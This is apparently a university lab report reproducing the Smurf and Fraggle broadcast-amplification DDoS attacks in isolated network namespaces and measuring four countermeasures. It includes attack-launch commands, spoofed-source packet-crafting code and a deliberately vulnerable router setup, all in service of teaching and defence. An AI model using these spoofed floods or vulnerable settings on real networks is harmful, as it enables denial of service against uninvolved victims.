

Md. Sadman Bin Tareq — 2105040
Md. Mohi Uddin Sizan — 2105039

TABLE OF CONTENTS

- ## SECTION 1

Lab Environment & Network Topology

The entire lab runs inside a single Linux kernel using **network namespaces** — isolated virtual network stacks that share no route to the real NIC, the internet, or any campus network. The lab creates **six namespaces** connected by two virtual bridges inside a **router** namespace, recreating a classic two-subnet topology.

Topology Diagram

```

Amplifier subnet 10.0.10.0/24      Victim subnet 10.0.20.0/24
(bridge: br-amp)                   (bridge: br-vic)

amp1 10.0.10.11 +-                  +- victim 10.0.20.100
amp2 10.0.10.12 +--- br-amp -- [ROUTER] -- br-vic --+

```

```
amp3 10.0.10.13 -- 10.0.10.1 forwards 10.0.20.1 -- attacker 10.0.20.50
(bc_forwarding=1, ip_forward=1, rp_filter=0)
```

All six namespaces are internal to the kernel. Both bridges live inside the router namespace. The only path between the two subnets is through the router.

Addressing Scheme (from lab.env)

Namespace	Role	IP Address	Subnet
router	Forwarding router (two interfaces)	10.0.10.1 / 10.0.20.1	Both
attacker	Sends spoofed packets	10.0.20.50	Victim (br-vic)
victim	Receives amplified flood	10.0.20.100	Victim (br-vic)
amp1	Amplifier node	10.0.10.11	Amplifier (br-amp)
amp2	Amplifier node	10.0.10.12	Amplifier (br-amp)
amp3	Amplifier node	10.0.10.13	Amplifier (br-amp)

Deliberately Vulnerable Configuration

The `setup_lab.sh` script applies the following settings **inside the isolated namespaces only** to recreate the historical conditions that made Smurf attacks devastating:

Where	Setting	Vulnerable Value	Secure Default
Router	<code>net.ipv4.ip_forward</code>	1	1 (routing needed)
Router	<code>net.ipv4.conf.*.bc_forwarding</code>	1 (vulnerable)	0
Router	<code>net.ipv4.conf.*.rp_filter</code>	0 (no anti-spoof)	1 or 2
Amplifiers	<code>icmp_echo_ignore_broadcasts</code>	0 (answer broadcasts)	1
Amplifiers	UDP echo service (port 7)	Running	Not present
Edge	IP source guard on attacker port	Absent	Present (BCP 38)

Key insight: `bc_forwarding=1` is the root cause. It tells the router to accept a unicast packet addressed to a subnet's directed broadcast (10.0.10.255) and forward it as an L2 broadcast — reaching every host on that subnet. Without this, the entire attack mechanism fails regardless of protocol.

Attack Implementation — Step by Step

2.1 Lab Setup Phase

The lab is built entirely by `setup_lab.sh`, which performs the following operations in sequence:

- 1 **Clean any previous lab** — calls `teardown_lab.sh` silently to remove any leftover namespaces, veth pairs, or processes from a prior run.
- 2 **Create the router namespace and two bridges** — `ip netns add router`, then creates `br-amp` and `br-vic` as bridge devices, assigns gateway IPs (10.0.10.1/24 and 10.0.20.1/24), and brings them up.
- 3 **Attach victim-side hosts** — For victim and attacker, creates a namespace, a veth pair, moves one end into the router namespace attached to `br-vic`, moves the other into the host namespace as `eth0`, assigns the IP, and sets the default route.
- 4 **Attach amplifiers (amp1, amp2, amp3)** — The same `add_host()` function creates each amplifier namespace and connects it to `br-amp`. Count is controlled by `AMP_COUNT` (default 3).
- 5 **Apply vulnerable configuration** — Enables `ip_forward`, `bc_forwarding` on the router; disables `rp_filter`; sets `icmp_echo_ignore_broadcasts=0` on every amplifier.
- 6 **Start UDP echo services for Fraggle** — On each amplifier, `udp_echo.py` is launched in the background via `setsid`, listening on UDP port 7 (RFC 862 echo).
- 7 **Run connectivity self-test** — Normal unicast pings verify routing. A non-spoofed broadcast probe confirms the amplification path is live for both ICMP and UDP.

2.2 Smurf Attack (ICMP) — Execution

The Smurf attack is executed by `smurf.py` (or the C equivalent `smurf.c`), run inside the **attacker** namespace:

- 1 **Open a raw socket** — `socket(AF_INET, SOCK_RAW, IPPROTO_RAW)` with `IP_HDRINCL=1` (we provide the complete IP header) and `SO_BROADCAST=1`.
- 2 **Build the IP header by hand** — 20 bytes: version=4, IHL=5, TTL=64, protocol=1 (ICMP), **source = 10.0.20.100 (victim, SPOOFED)**, destination = 10.0.10.255 (directed broadcast). IP checksum computed via RFC 1071.
- 3 **Build the ICMP echo-request by hand** — Type=8, Code=0, ID=PID, sequence number incremented per packet. ICMP checksum covers entire ICMP header plus payload.
- 4 **Send in a rate-controlled loop** — 100 packets at 50 pps. Each packet sent via `sendto()` to the broadcast address. Interval = 1/rate seconds.

COMMAND: LAUNCH SMURF ATTACK FROM ATTACKER NAMESPACE

```
ip netns exec attacker python3 src/smurf.py \
  --victim 10.0.20.100 \
  --broadcast 10.0.10.255 \
  --count 100 --rate 50
```

What happens on the wire: The attacker sends 1 packet. The router, with `bc_forwarding=1`, sees destination 10.0.10.255 is the directed broadcast for br-amp's subnet and forwards it as an L2 broadcast (dst MAC `ff:ff:ff:ff:ff:ff`). All three amplifiers receive the ICMP echo-request and each replies to the **spoofed source** (10.0.20.100 — the victim). The victim receives 3 echo-replies for every 1 request.

2.3 Fraggle Attack (UDP) — Execution

The Fraggle variant uses `fraggle.py` (or `fraggle.c`), identical concept over UDP to the echo service (port 7):

- 1 **Open the same raw socket** — identical to Smurf (`IPPROTO_RAW`, `IP_HDRINCL`, `SO_BROADCAST`).
- 2 **Build the IP header** — Same as Smurf except `protocol=17` (UDP). Source is still the spoofed victim, destination is still the directed broadcast.
- 3 **Build the UDP header with pseudo-header checksum** — Source port=40000 (spoofed), dest port=7 (echo). The UDP checksum covers a 12-byte pseudo-header (src IP + dst IP + zero + protocol + UDP length) concatenated with the UDP header and payload, per RFC 768. A computed checksum of 0 is transmitted as `0xFFFF`.
- 4 **Send in the same rate-controlled loop** — Each spoofed UDP datagram reaches the amplifiers via the same directed-broadcast forwarding, and each amplifier's echo service replies to the victim.

COMMAND: LAUNCH FRAGGLE ATTACK FROM ATTACKER NAMESPACE

```
ip netns exec attacker python3 src/fraggle.py \  
  --victim 10.0.20.100 \  
  --broadcast 10.0.10.255 \  
  --dport 7 --sport 40000 \  
  --count 100 --rate 50
```

2.4 Measurement Phase

`measure.sh` orchestrates the full attack-and-measure cycle:

- 1 **Snapshot kernel counters** — reads `/proc/net/snmp` in the victim namespace. For ICMP: `IcmpMsg InType0` (echo-reply count). For UDP: `Udp NoPorts` (victim isn't listening on port 40000, so every reply increments this).
- 2 **Start tcpdump** — if available, captures to a pcap file on the victim's `eth0`. Provides a second, independent count of replies.
- 3 **Fire the attack** — calls `run_attack.sh` with the chosen protocol and engine.
- 4 **Wait, stop capture, compute** — reads kernel counters again. Amplification Factor = `replies / requests_sent`. Appends to `results/summary.tsv`.

Attack Results & Success Analysis

3.1 Was the Attack Successful?

Yes — the attack was fully successful. Both the Smurf (ICMP) and Fraggle (UDP) attacks achieved a measured amplification factor of exactly **3.00** with 3 amplifiers: for every 1 request sent by the attacker, the victim received 3 replies. This result was confirmed by two independent measurement methods (tcpdump pcap and kernel counters) that agreed exactly.

3.2 Vulnerable Baseline Results

Scenario	Sender	Protocol	Sent	Replies (pcap)	Replies (kernel)	Factor
Vulnerable	smurf.py	ICMP	100	300	300	3.00
Vulnerable	smurf.c	ICMP	100	300	300	3.00
Vulnerable	fraggle.py	UDP	100	300	300	3.00
Vulnerable	fraggle.c	UDP	100	300	300	3.00
Revert recheck	smurf.py	ICMP	100	300	300	3.00
Revert recheck	fraggle.py	UDP	100	300	300	3.00

3.3 Why the Attack Succeeded

The attack succeeded because **three conditions** were simultaneously true:

- 1 The router forwarded directed broadcasts (bc_forwarding=1)** — This is the root cause. A unicast packet to 10.0.10.255 was converted into an L2 broadcast on the amplifier subnet, delivering it to every host. Without this, the packet is simply dropped.
- 2 The amplifiers replied to broadcast traffic** — For ICMP: icmp_echo_ignore_broadcasts=0 made each amplifier answer. For UDP: the running udp_echo.py service echoed the datagram back. Modern systems disable both by default.
- 3 No source-address validation in the path** — rp_filter=0 and no edge IP source guard meant the forged source (10.0.20.100 = victim) was accepted without question. Every reply was sent to the victim, not the attacker.

3.4 Confirmation of Correctness

Several cross-checks confirm the implementation is correct, not lucky:

- Python and C senders produce identical results** — both smurf.py/smurf.c and fraggle.py/fraggle.c achieve factor 3.00, confirming all hand-computed headers and checksums are correct.
- Two independent measurement methods agree exactly** — tcpdump pcap counts and /proc/net/snmp kernel counters both report 300 replies for 100 requests.

- **Revert-and-recheck reproduces the baseline** — after applying and reverting all defenses, factor returns to exactly 3.00.
- **The amplification factor scales linearly** — tested from 1 to 8 amplifiers, $\text{factor}(k) = k$ exactly (Section 6).

Observed Output: Attacker, Victim & Amplifiers

4.1 Attacker's Perspective (attacker, IP: 10.0.20.50)

The attacker sees only its own send log. It sends packets and receives **no replies**, because every reply is directed to the spoofed source (the victim), not to the attacker's real IP.

ATTACKER OUTPUT — SMURF.PY (ICMP SMURF)

```
smurf.py: src=10.0.20.100 (spoofed) -> dst=10.0.10.255 count=100 rate=50.0pps payload=0B
smurf.py: sent 100 spoofed echo requests
```

ATTACKER OUTPUT — FRAGGLE.PY (UDP FRAGGLE)

```
fraggle.py: src=10.0.20.100:40000 (spoofed) -> dst=10.0.10.255:7 count=100 rate=50.0pps payload=7B
fraggle.py: sent 100 spoofed UDP echo requests
```

Key observation: The attacker's real IP (10.0.20.50) never appears in the spoofed packets. The IP header's source field is set to 10.0.20.100 (the victim). The attacker is invisible — there is no return traffic to it, and the victim's logs show only amplifier addresses as the source of the flood.

4.2 Victim's Perspective (victim, IP: 10.0.20.100)

The victim is the flood target. It receives a torrent of unsolicited replies from all three amplifiers, but **never sent any request**. It has no idea the attacker exists.

VICTIM PCAP: ICMP ECHO-REPLIES (FIRST FEW OF 300)

```
10.0.10.11 > 10.0.20.100: ICMP echo reply, id 0x1234, seq 0
10.0.10.12 > 10.0.20.100: ICMP echo reply, id 0x1234, seq 0
10.0.10.13 > 10.0.20.100: ICMP echo reply, id 0x1234, seq 0
10.0.10.11 > 10.0.20.100: ICMP echo reply, id 0x1234, seq 1
10.0.10.12 > 10.0.20.100: ICMP echo reply, id 0x1234, seq 1
10.0.10.13 > 10.0.20.100: ICMP echo reply, id 0x1234, seq 1
... (300 total echo-replies for 100 requests – factor 3.00)
```

VICTIM PCAP: UDP FRAGGLE REPLIES TO SPOOFED SOURCE PORT 40000

```
10.0.10.11.7 > 10.0.20.100.40000: UDP, length 7
10.0.10.13.7 > 10.0.20.100.40000: UDP, length 7
10.0.10.12.7 > 10.0.20.100.40000: UDP, length 7
10.0.10.11.7 > 10.0.20.100.40000: UDP, length 7
10.0.10.13.7 > 10.0.20.100.40000: UDP, length 7
10.0.10.12.7 > 10.0.20.100.40000: UDP, length 7
... (300 total UDP replies – factor 3.00)
```

Victim Kernel Counters (/proc/net/snmp)

Counter	Before	After	Delta	Meaning
IcmpMsg InType0	0	300	+300	ICMP echo-replies received
Icmp InEchoReps	0	300	+300	Cross-check: same count
Udp NoPorts	0	300	+300	UDP replies to port 40000

4.3 Router's Perspective (router)

The router is the enabler. With `bc_forwarding=1`, it sees the spoofed unicast packet enter on `br-vic` destined for 10.0.10.255, recognizes it as a directed broadcast for `br-amp`'s subnet, and forwards it as an L2 broadcast:

PACKET PATH THROUGH THE ROUTER

```
br-vic (inbound): 10.0.20.100 > 10.0.10.255: ICMP echo request  <-- spoofed src
| routing lookup: 10.0.10.255 is broadcast for br-amp's subnet
| bc_forwarding=1 -> forward as L2 broadcast
br-amp (outbound): 10.0.20.100 > 10.0.10.255: ICMP echo request  <-- L2: ff:ff:ff:ff:ff:ff
```

The router does not generate any reply — it merely forwards. With `rp_filter=0`, it performs no reverse-path check, so the forged source (10.0.20.100, actually on `br-vic`) passes unchallenged.

4.4 Amplifiers' Perspective (amp1, amp2, amp3)

Each amplifier independently receives the broadcast and replies to the spoofed source. From their perspective, they are simply answering a legitimate request:

AMP1 (10.0.10.11) — RECEIVES BROADCAST, REPLIES TO 'REQUESTER'

```
eth0 (rx): ff:ff:ff:ff:ff:ff 10.0.20.100 > 10.0.10.255: ICMP echo request
eth0 (tx): 10.0.10.11 > 10.0.20.100: ICMP echo reply  <-- sent to victim!
```

For the `Fraggle` variant, each amplifier's `udp_echo.py` receives the broadcast UDP datagram and echoes it back to the spoofed sender (10.0.20.100:40000). The echo server is correct — the vulnerability is the directed-broadcast delivery path, not the echo protocol itself.

Countermeasure Design & Defense Taxonomy

Yes, we designed countermeasures. The lab implements **four distinct defense layers**, each applied and measured in isolation via `defend.sh`. This layered approach proves which defenses stop which attack variants and demonstrates why defence in depth matters.

5.1 Defense Matrix — Measured Results

Defense (applied alone)	Layer	Smurf (ICMP)	Fraggle (UDP)	Universal?
<code>bc_forwarding=0</code> (router)	Router forwarding	0.00	0.00	YES
<code>icmp_echo_ignore_broadcasts=1</code>	ICMP host	0.00	3.00	No (ICMP only)
Stop UDP echo service	UDP host	3.00	0.00	No (UDP only)
Edge IP source guard (nft)	Source validation	0.00	0.00	YES

5.2 Defense Layer Details

Layer 1: Router — Disable Directed-Broadcast Forwarding (UNIVERSAL)

Setting `net.ipv4.conf.*.bc_forwarding=0` on the router. The root-cause fix. One packet stays one packet — the router drops the broadcast instead of flooding it. **Kills both Smurf AND Fraggle.**

IMPLEMENTATION

```
ip netns exec router sysctl -qw net.ipv4.conf.all.bc_forwarding=0
ip netns exec router sysctl -qw net.ipv4.conf.br-amp.bc_forwarding=0
ip netns exec router sysctl -qw net.ipv4.conf.br-vic.bc_forwarding=0
```

Layer 2: Amplifiers — Ignore Broadcast Echo (ICMP ONLY)

Setting `icmp_echo_ignore_broadcasts=1` on each amplifier. The classic host-side fix from RFC 2644. Silences ICMP broadcast replies but has **zero effect on UDP Fraggle** — the echo service still answers.

IMPLEMENTATION

```
for i in 1 2 3; do
  ip netns exec amp$i sysctl -qw net.ipv4.icmp_echo_ignore_broadcasts=1
done
```

Layer 3: Service — Stop UDP Echo (UDP ONLY)

Stopping the `udp_echo.py` service on each amplifier. Without the echo responder, Fraggle gets no replies — but **ICMP Smurf still amplifies** because the kernel's ICMP echo-reply path is separate.

IMPLEMENTATION

```
pkill -f "src/udp_echo.py"
```

Layer 4: Edge — IP Source Guard / BCP 38 (UNIVERSAL)

An nftables bridge-family rule on the attacker's access port (r-att) drops any frame whose IP source isn't the attacker's real address (10.0.20.50). The spoofed packet never reaches the router — **both Smurf and Fraggle collapse to zero.**

IMPLEMENTATION — NFTABLES BRIDGE RULE

```

ip netns exec router nft -f - <table bridge smurf_sg {
    chain pre {
        type filter hook prerouting priority -300; policy accept;
        iif "r-att" ip saddr != 10.0.20.50 counter drop
    }
}
EOF

```

Why per-port, not uRPF? The source guard validates the attacker's specific switch port (r-att). Plain subnet uRPF (reverse-path filtering) would **not** catch this spoof — the forged victim address 10.0.20.100 is itself valid on the victim subnet (br-vic), so a loose or strict RPF check on the router's br-vic interface would pass it. Only per-port source-address validation distinguishes the attacker's real IP from the spoofed victim IP.

5.3 What the Defense Matrix Proves

- 1 **The router fix is the universal, root-cause fix.** Turning off directed-broadcast forwarding collapses both Smurf and Fraggle to zero — one packet stays one packet.
- 2 **Per-host ICMP fixes are protocol-specific.** Silencing broadcast echo stops Smurf but a UDP Fraggle sails straight past it (still factor 3.00).
- 3 **Per-host UDP fixes are the mirror image.** Disabling the echo service kills Fraggle but does nothing to Smurf (still factor 3.00).
- 4 **Edge source-address validation is the pre-emptive fix.** Dropping the forged source at the access port means the spoofed request never even reaches the router.
- 5 **It is the configuration, not luck.** Reverting every fix restores factor 3.00, proving the collapse to 0 was caused by the defense, not by the lab breaking.

Defence in depth = router fix AND host fixes AND edge source guard. Any one of the two universal layers (router or edge) is sufficient on its own, but applying all four ensures resilience against misconfigurations and provides layered coverage.


SECTION 6

Amplification Scaling Experiment

`scale_test.sh` systematically enables k amplifiers (from 1 to 8, using `AMP_COUNT=8`) and fires the identical spoofed Smurf attack for each value. The amplification factor tracks k exactly:

Live Amplifiers (k)	Sent	Replies	Factor
1	100	100	1.00
2	100	200	2.00
3	100	300	3.00
4	100	400	4.00
5	100	500	5.00
6	100	600	6.00
7	100	700	7.00
8	100	800	8.00

Visual: Amplification Factor vs. Live Amplifiers



factor(k) = k. A real directed broadcast reaches every host on the subnet. A production /24 network with hundreds of responding hosts yields a three-orders-of-magnitude multiplier from a single spoofed packet — the reason Smurf was a top-tier DDoS technique before directed-broadcast forwarding was disabled by default (RFC 2644, published 1999).

SECTION 7

Code Design & Implementation Details

7.1 Hand-Written Packet Crafting (No External Tools)

All four senders (`smurf.py`, `smurf.c`, `fraggle.py`, `fraggle.c`) build every IP and L4 header field and compute every checksum by hand. **No `hping`, `nping`, or `scapy` is used anywhere.**

The RFC 1071 Checksum (used for IP, ICMP, and UDP)

PYTHON IMPLEMENTATION (IDENTICAL LOGIC IN C)

```
def checksum(data: bytes) -> int:
    """16-bit one's-complement Internet checksum (RFC 1071)."""
    if len(data) % 2:
        data += b"\x00"
    total = 0
    for i in range(0, len(data), 2):
        total += (data[i] << 8) | data[i + 1]
    total = (total >> 16) + (total & 0xFFFF)
    total += total >> 16
    return (~total) & 0xFFFF
```

IP Header Construction (20 bytes)

FROM SMURF.PY

```
ihl_ver = (4 << 4) | 5          # IPv4, 5x4 = 20-byte header
fields = (ihl_ver, 0, total_len, ip_id, 0, 64, socket.IPPROTO_ICMP, 0,
          socket.inet_aton(src),      # spoofed victim IP
          socket.inet_aton(dst))      # directed broadcast
header = struct.pack("!BBHHBH4s4s", *fields) # checksum = 0
chk = checksum(header)
# repack with computed checksum
```

UDP Pseudo-Header Checksum (fraggle.py)

The UDP checksum covers a 12-byte pseudo-header (source IP + dest IP + zero + protocol + UDP length) concatenated with the UDP header and payload, per RFC 768:

FROM FRAGGLE.PY

```
pseudo = (
    socket.inet_aton(src) + socket.inet_aton(dst)
    + struct.pack("!BBH", 0, socket.IPPROTO_UDP, udp_len)
)
head0 = struct.pack("!HHHH", sport, dport, udp_len, 0) # cksum=0
chk = checksum(pseudo + head0 + payload)
if chk == 0:
    chk = 0xFFFF # UDP: computed 0 transmitted as 0xFFFF
```

7.2 The UDP Echo Amplifier Service (udp_echo.py)

A 40-line Python script that recreates the historically common UDP echo service (RFC 862). It binds 0.0.0.0:7 with SO_BROADCAST=1 and echoes each datagram back to the sender — which, under the attack, is the spoofed victim. The service itself is correct; the vulnerability is the directed-broadcast delivery path.

7.3 File Layout

```
Security_Project/
reports/Smurf_Attack_Design_Report_4.pdf # Design report
lab/
  lab.env          # Topology constants (single source of truth)
  preflight.sh      # Check kernel can run the lab
  setup_lab.sh      # Build namespaces + vulnerable config
  teardown_lab.sh   # Remove everything
  run_attack.sh     # Launch a sender (--proto icmp|udp)
  measure.sh        # Run attack + compute factor
  defend.sh         # Apply/revert defenses
  run_all.sh        # Full attack/defense matrix
```

```
scale_test.sh          # Amplifier-count scaling
src/smurf.{py,c}       # ICMP Smurf senders
src/fraggle.{py,c}    # UDP Fraggle senders
src/udp_echo.py        # UDP echo service
results/              # RESULTS.md, summary.tsv, scaling.tsv, *.pcap
```

7.4 Automation & Reproducibility

The entire study is reproducible with two commands:

```
sudo bash run_all.sh      # Full attack x defense matrix -> summary.tsv + pcaps
sudo bash scale_test.sh   # Amplifier-count scaling -> scaling.tsv
```

`run_all.sh` builds a fresh lab, runs both protocols with both senders at the vulnerable baseline, then iterates through each defense layer (reverting between layers so each is measured in isolation), and finishes with a revert+recheck. Total runtime ~3 minutes.

Evidence Files & Reproducibility

8.1 Machine-Readable Results (summary.tsv)

Every run of `measure.sh` appends a row. Columns: timestamp, proto, label, engine, sent, pcap (reply count from tcpdump), kernel (reply count from `/proc/net/snmp`), factor.

Timestamp	Proto	Label	Eng	Sent	Pcap	Kern	Factor
20260917-182740	icmp	vulnerable-icmp-py	py	100	300	300	3.00
20260917-182744	icmp	vulnerable-icmp-c	c	100	300	300	3.00
20260917-182747	udp	vulnerable-fraggle-py	py	100	300	300	3.00
20260917-182751	udp	vulnerable-fraggle-c	c	100	300	300	3.00
20260917-182755	icmp	defended-router-icmp	py	100	0	0	0.00
20260917-182758	udp	defended-router-fraggle	py	100	0	0	0.00
20260917-182802	icmp	defended-amps-icmp	py	100	0	0	0.00
20260917-182806	udp	defended-amps-fraggle	py	100	300	300	3.00
20260917-182810	icmp	defended-service-icmp	py	100	300	300	3.00
20260917-182814	udp	defended-service-fraggle	py	100	0	0	0.00
20260917-182818	icmp	defended-spoofguard-icmp	py	100	0	0	0.00
20260917-182821	udp	defended-spoofguard-fraggle	py	100	0	0	0.00
20260917-182825	icmp	vulnerable-recheck-icmp	py	100	300	300	3.00
20260917-182829	udp	vulnerable-recheck-fraggle	py	100	300	300	3.00

8.2 Packet Captures (pcap files)

One pcap file per run, captured at the victim's eth0 interface. Can be verified:

```
# Count Smurf replies:
tcpdump -r results/vulnerable-icmp-py-*.pcap 'icmp[icmptype]==icmp-echoreply' | wc -l
# -> 300

# Count Fraggle replies:
tcpdump -r results/vulnerable-fraggle-py-*.pcap 'udp and dst port 40000' | wc -l
# -> 300

# Defended runs:
tcpdump -r results/defended-router-icmp-*.pcap 'icmp[icmptype]==icmp-echoreply' | wc -l
# -> 0
```

8.3 Safety Invariants

- All six namespaces are internal — no bridge to any real NIC, no internet or campus route.

- Vulnerable sysctls and echo responders live only inside namespaces and are removed by `teardown_lab.sh`.
- Low, instrumented packet rate (50 pps default) — the point is the **multiplier**, not raw throughput.
- `preflight.sh` validates the kernel supports all required features before the lab is built.

SECTION 9

Conclusion

This lab successfully reproduced the classic **ICMP Smurf** attack and its **UDP Fraggle** variant inside an isolated network-namespaces environment, with the following key findings:

- 1 The attack works as designed.** Both Smurf (ICMP) and Fraggle (UDP) achieve an amplification factor exactly equal to the number of live amplifiers, verified from 1 to 8 with perfect linearity. Every packet the attacker sends generates k replies at the victim, where k is the number of amplifiers.
- 2 The vulnerability is the misconfiguration, not the protocol.** The same directed-broadcast forwarding misconfiguration (`bc_forwarding=1`) enables both ICMP Smurf and UDP Fraggle. Per-protocol host fixes are each blind to the other variant. Only the router fix and the edge source guard address the root cause.
- 3 All four hand-written senders are correct.** Python and C implementations of both Smurf and Fraggle produce identical amplification factors, confirming every hand-computed header and checksum is correct.
- 4 Defence in depth is the right answer.** The router fix (`bc_forwarding=0`) alone is sufficient, as is the edge source guard alone. But deploying all four layers ensures that no single point of misconfiguration can re-enable the attack.
- 5 The lab is fully reproducible.** Two commands (`run_all.sh` + `scale_test.sh`) regenerate every data point, every pcap, and every table in this report from scratch, in approximately 3 minutes, on any Linux host with kernel ≥ 5.1 .

The historical significance of the Smurf attack cannot be overstated: before RFC 2644 (1999) made disabling directed-broadcast forwarding the default, a single attacker with a single spoofed packet could harness an entire /24 subnet (up to 254 hosts) as an unwitting amplifier army, turning 1 packet into 254 — a weapon that brought down major internet service providers. The lab demonstrates exactly this mechanism, at a scale safe enough to study, and proves that the modern default configurations (broadcast forwarding off, broadcast echo ignored, source validation at the edge) are both necessary and sufficient to prevent it.

Group 05, Subsection A2 — ICMP Smurf & Fraggle Attack: Implementation, Demonstration & Countermeasures
All code, data, and packet captures are available in the `lab/` directory. Reproduce with: `sudo bash run_all.sh`

Repository: <https://github.com/sadman-xo/smurf-attack-lab>